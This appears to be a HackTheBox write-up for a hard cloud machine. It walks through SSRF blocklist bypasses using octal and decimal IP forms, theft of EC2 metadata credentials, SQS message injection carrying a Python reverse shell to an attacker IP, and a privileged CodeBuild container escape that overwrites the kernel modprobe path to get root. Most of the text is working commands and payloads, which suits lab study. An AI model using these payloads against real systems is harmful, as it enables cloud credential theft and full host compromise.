Machine Overview
| Platform | HackTheBox |
| Target | nimbus.htb / aws.nimbus.htb |
| Operating System | Linux |
| Difficulty | Hard |
| Category | Cloud / Container Escape |
Attack Chain Overview
Recon -> Health Leak -> SSRF (two-layer bypass) -> Cloud Metadata Credentials
-> SQS Job Injection -> Worker Shell -> LocalStack CodeBuild -> modprobe PrivEsc -> Root
1. Recon
I started with standard enumeration and found two vhosts. I added both to /etc/hosts:
<TARGET_IP> nimbus.htb aws.nimbus.htbBrowsing to nimbus.htb/jobs I found a job submission form that accepts either raw YAML paste or a remote URL pointing to a YAML file. Hitting aws.nimbus.htb directly returned an AWS-shaped XML error:
<Code>InvalidClientTokenId</Code>
<Message>The security token included in the request is invalid.</Message>
I then found a health endpoint that revealed the full backend picture:
curl http://nimbus.htb/api/v1/health{
"services": {
"queue": {"endpoint": "http://aws.nimbus.htb", "status": "ok"},
"scheduler": {"endpoint": "http://aws.nimbus.htb", "status": "ok"},
"storage": {"endpoint": "http://aws.nimbus.htb", "status": "ok"}
},
"status": "healthy"
}The combination of a named queue, workers, and a single AWS-compatible endpoint strongly pointed to SQS backed by a local AWS emulator (LocalStack).
2. SSRF: Two-Layer Filter Bypass
The "By URL" tab on /jobs fetches a remote YAML file and previews it server-side. I identified two validations protecting it and bypassed both.
Check 1: Extension filter
The app required the URL to end in .yaml or .yml. I satisfied this with a query parameter appended to the end. The validator sees the full string ending in .yaml, but the HTTP client fetches the actual resource path before it:
url=http://10.10.17.1:8001/anything?x=test.yamlI confirmed this by running python3 -m http.server 8001 on my attacker box and watching the server log a hit when I clicked Preview.
Check 2: Internal address blocklist
The app blocked 127.0.0.1 and localhost as literal strings. I bypassed this using octal notation: 0177.0.0.1 resolves to the same loopback address but matches nothing in the blocklist.
url=http://0177.0.0.1:PORT/?x=test.yamlCombined, my working SSRF primitive was:
POST /jobs/preview HTTP/1.1
Host: nimbus.htb

url=http://0177.0.0.1:PORT/path?x=test.yaml
3. Cloud Metadata Credentials
I aimed the SSRF at the AWS instance metadata address 169.254.169.254. This was also blocked. I could not express it in octal since digits 8 and 9 are not valid octal characters, so I converted the full address to its 32-bit decimal integer form:
169.254.169.254 -> 2852039166I first listed available IAM roles:
url=http://2852039166/latest/meta-data/iam/security-credentials/?x=test.yamlResponse: nimbus-web-role
Then I fetched credentials for that role:
url=http://2852039166/latest/meta-data/iam/security-credentials/nimbus-web-role?x=test.yamlResponse:
{
  "AccessKeyId":     "ASIAQX4PG7L2K9M3N5R8",
  "SecretAccessKey": "bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs",
  "Token":           "IQoJb3JpZ2luX2VjEH...",
  "Expiration":      "2026-06-21T13:53:30Z"
}
The ASIA prefix signals temporary STS credentials. All three values (key, secret, and session token) are required. I configured the AWS CLI:
aws configure
# AWS Access Key ID:     ASIAQX4PG7L2K9M3N5R8
# AWS Secret Access Key: bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs
# Default region:        us-east-1

aws configure set aws_session_token IQoJb3JpZ2luX2VjEH...

aws sts get-caller-identity --endpoint-url http://aws.nimbus.htb
# -> assumed-role/nimbus-web-role
4. Initial Shell: SQS Job Injection
I tested sqs:ReceiveMessage and got AccessDenied. The error message told me exactly which resource string the policy authorizes:
User: arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a
is not authorized to perform: sqs:ReceiveMessage on resource: aws.nimbus.htb
I needed the account ID and queue name in the URL, not just the bare host. I tried sqs:SendMessage with the correct queue path and it worked. I then injected a persistent reverse shell directly into the queue:
aws --endpoint-url http://aws.nimbus.htb/ sqs send-message \
  --queue-url "http://aws.nimbus.htb/847219365028/nimbus-jobs" \
  --message-body '{"name":"drop","schedule":"* * * * *","runtime":"python3.11","script":"import os;os.system(\"echo \\\"import socket,os,pty,time\\nwhile True:\\n try:s=socket.socket();s.connect((\\\\\\\"10.10.17.1\\\\\\\",9001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\\\\\\"/bin/bash\\\\\\\")\\n except:time.sleep(5)\\\" > /tmp/shell.py && python3 /tmp/shell.py\")"}'
After waiting up to a minute for the cron schedule (* * * * *), I caught a shell as worker inside a Docker container (172.18.0.3).
Reading worker.py confirmed why the injection worked:
job = yaml.load(body, Loader=yaml.Loader)   # unsafe loader
subprocess.run(["python3", "-c", job["script"]], ...)
The worker parses messages with PyYAML's unsafe Loader and executes whatever is in the script field directly via Python.
5. Internal Enumeration
I read /etc/hosts from inside the container:
172.18.0.1  nimbus.htb aws.nimbus.htb   <- Docker bridge gateway (host)
172.18.0.3  e6604b858052                <- this container
I ran a port scan against the gateway:
import socket
for p in range(1, 65535):
    s = socket.socket(); s.settimeout(0.35)
    if not s.connect_ex(('172.18.0.1', p)): print('Open:', p)
    s.close()
# Open: 22
# Open: 80
No Docker socket, no Docker daemon API on the gateway. I then read the worker's environment and found a second, long-term credential set baked in:
AWS_ACCESS_KEY_ID=AKIA7P3R9X4K8M2L5VHN       <- long-term IAM user (AKIA prefix, no expiry)
AWS_SECRET_ACCESS_KEY=dM4nV/q8Hf7LcRpZ2eY1...
AWS_ENDPOINT_URL=http://aws.nimbus.htb
I noticed floci was referenced in the /etc/hosts and tried hitting port 4566 directly with unauthenticated curl:
curl -s http://floci:4566This returned a full S3 bucket listing with no authentication at all, revealing:
<Name>nimbus-dev-artifacts</Name>I listed and confirmed write access:
aws --endpoint-url=http://floci:4566 s3 ls s3://nimbus-dev-artifacts --recursive
# source/worker.py

echo "test" > /tmp/probe.txt
aws --endpoint-url=http://floci:4566 s3 cp /tmp/probe.txt s3://nimbus-dev-artifacts/source/probe.txt
# upload: ./probe.txt to s3://nimbus-dev-artifacts/source/probe.txt
I could write to the bucket. I also confirmed a watcher process was consuming and cleaning up uploaded files. I downloaded the source worker.py and confirmed it was identical to the running version, meaning this bucket is the deployment source.
I then checked the LocalStack health endpoint:
curl -s http://floci:4566/_localstack/health | python3 -m json.tool{
"edition": "community",
"original_edition": "floci-always-free",
"services": {
"codebuild": "running",
"s3": "running",
"sqs": "running"
}
}CodeBuild was running. I had a plan.
6. Privilege Escalation: LocalStack CodeBuild + modprobe Path Write
Why CodeBuild and why floci/floci:latest
I tried CodeBuild with image=alpine first. Every build instantly faulted with empty logs. The reason: there is no outbound internet access from this environment, so Docker Hub image pulls fail silently. The image floci/floci:latest is pre-cached locally since it is LocalStack's own image, so no pull is needed.
I also learned through trial and error that the buildspec must be embedded inside create-project as a NO_SOURCE build. Using an S3 source with --buildspec-override caused a "cannot exec in a stopped container" error during the BUILD phase because LocalStack tried to exec commands into a container that had already exited between phases.
Step 1: Write the buildspec
cat > /tmp/buildspec_shell.yml << 'EOF'
version: 0.2
phases:
  build:
    commands:
      - |
        cat > /tmp/payload.sh << 'PYEOF'
        #!/bin/sh
        python3 -c "
        import socket,os,pty
        s=socket.socket()
        s.connect(('10.10.17.1',5555))
        os.dup2(s.fileno(),0)
        os.dup2(s.fileno(),1)
        os.dup2(s.fileno(),2)
        pty.spawn('/bin/bash')
        " &
        PYEOF
      - chmod +x /tmp/payload.sh
      - |
        upper=$(awk '/overlay/{match($0,/upperdir=([^,]+)/,a);if(a[1])print a[1]}' /proc/mounts | head -1)
        echo "$upper/tmp/payload.sh" > /proc/sys/kernel/modprobe
      - printf '\xff\xff\xff\xff' > /tmp/x && chmod +x /tmp/x && /tmp/x; true
EOF
The & at the end of the Python block backgrounds the shell so the kernel's modprobe invocation returns immediately rather than blocking indefinitely.
Step 2: Generate the project JSON
I used Python only to produce a correctly encoded JSON file. All actual API calls go through the AWS CLI:
python3 -c "
import json
bs = open('/tmp/buildspec_shell.yml').read()
proj = {
    'name': 'nimbus-root-shell',
    'source': {'type': 'NO_SOURCE', 'buildspec': bs},
    'artifacts': {'type': 'NO_ARTIFACTS'},
    'environment': {
        'type': 'LINUX_CONTAINER',
        'image': 'floci/floci:latest',
        'computeType': 'BUILD_GENERAL1_SMALL',
        'privilegedMode': True,
        'environmentVariables': [
            {'name': 'BASH_FUNC_id%%',
             'value': '() { echo uid=0; }',
             'type': 'PLAINTEXT'}
        ]
    },
    'serviceRole': 'arn:aws:iam::000000000000:role/codebuild-role'
}
json.dump(proj, open('/tmp/project_root.json','w'))
print('written')
"
Step 3: Create the project
aws --endpoint-url=http://floci:4566 codebuild create-project \
    --cli-input-json file:///tmp/project_root.json

Step 4: Start a listener on my attacker box
nc -lvnp 5555Step 5: Start the build
aws --endpoint-url=http://floci:4566 codebuild start-build \
    --project-name nimbus-root-shell
Step 6: Upgrade the shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
How the privesc works
The build container runs with privilegedMode: True. Inside it, the buildspec does four things:
- Writes a reverse shell script to
/tmp/payload.shinside the build container. - Reads the overlay filesystem's
upperdirfrom/proc/mounts. This path points to a real location on the host filesystem. Writing to$upperdir/tmp/payload.shfrom inside the container places the file at/tmp/payload.shon the host itself. - Writes that host path into
/proc/sys/kernel/modprobe. In a privileged container this file is writable. The kernel reads it whenever it needs to load a module handler for an unrecognized binary format, and it runs whatever path is stored there as root. - Creates a binary with an invalid magic byte sequence (
\xff\xff\xff\xff) and executes it. The kernel cannot identify the format, invokes themodprobepath to find a handler, and in doing so runs the payload as root on the host.
The reverse shell connects back and I got an interactive root shell on the host machine.
Key Techniques
| Technique | Detail |
|---|---|
| SSRF extension bypass | Query param ?x=test.yaml satisfies the string-match check while the real URL is fetched |
| SSRF IP bypass (loopback) | Octal notation 0177.0.0.1 bypasses the 127.0.0.1 literal blocklist |
| SSRF IP bypass (metadata) | Decimal integer 2852039166 bypasses the 169.254.169.254 literal blocklist |
| IAM credential theft | SSRF to EC2 metadata endpoint leaks temporary ASIA credentials with session token |
| SQS job injection | sqs:SendMessage with the full queue ARN path (account-id/queue-name) succeeds where bare host was denied |
| YAML unsafe loader RCE | yaml.load(body, Loader=yaml.Loader) in the worker executes arbitrary Python via the script field |
| LocalStack image bypass | floci/floci:latest is pre-cached locally; public images fail silently with no egress |
| NO_SOURCE buildspec | Embedding the buildspec in create-project avoids phase lifecycle issues from S3 source builds |
| modprobe path write | Privileged container writes to overlay upperdir on host, sets /proc/sys/kernel/modprobe, triggers with invalid binary to get root code execution on host |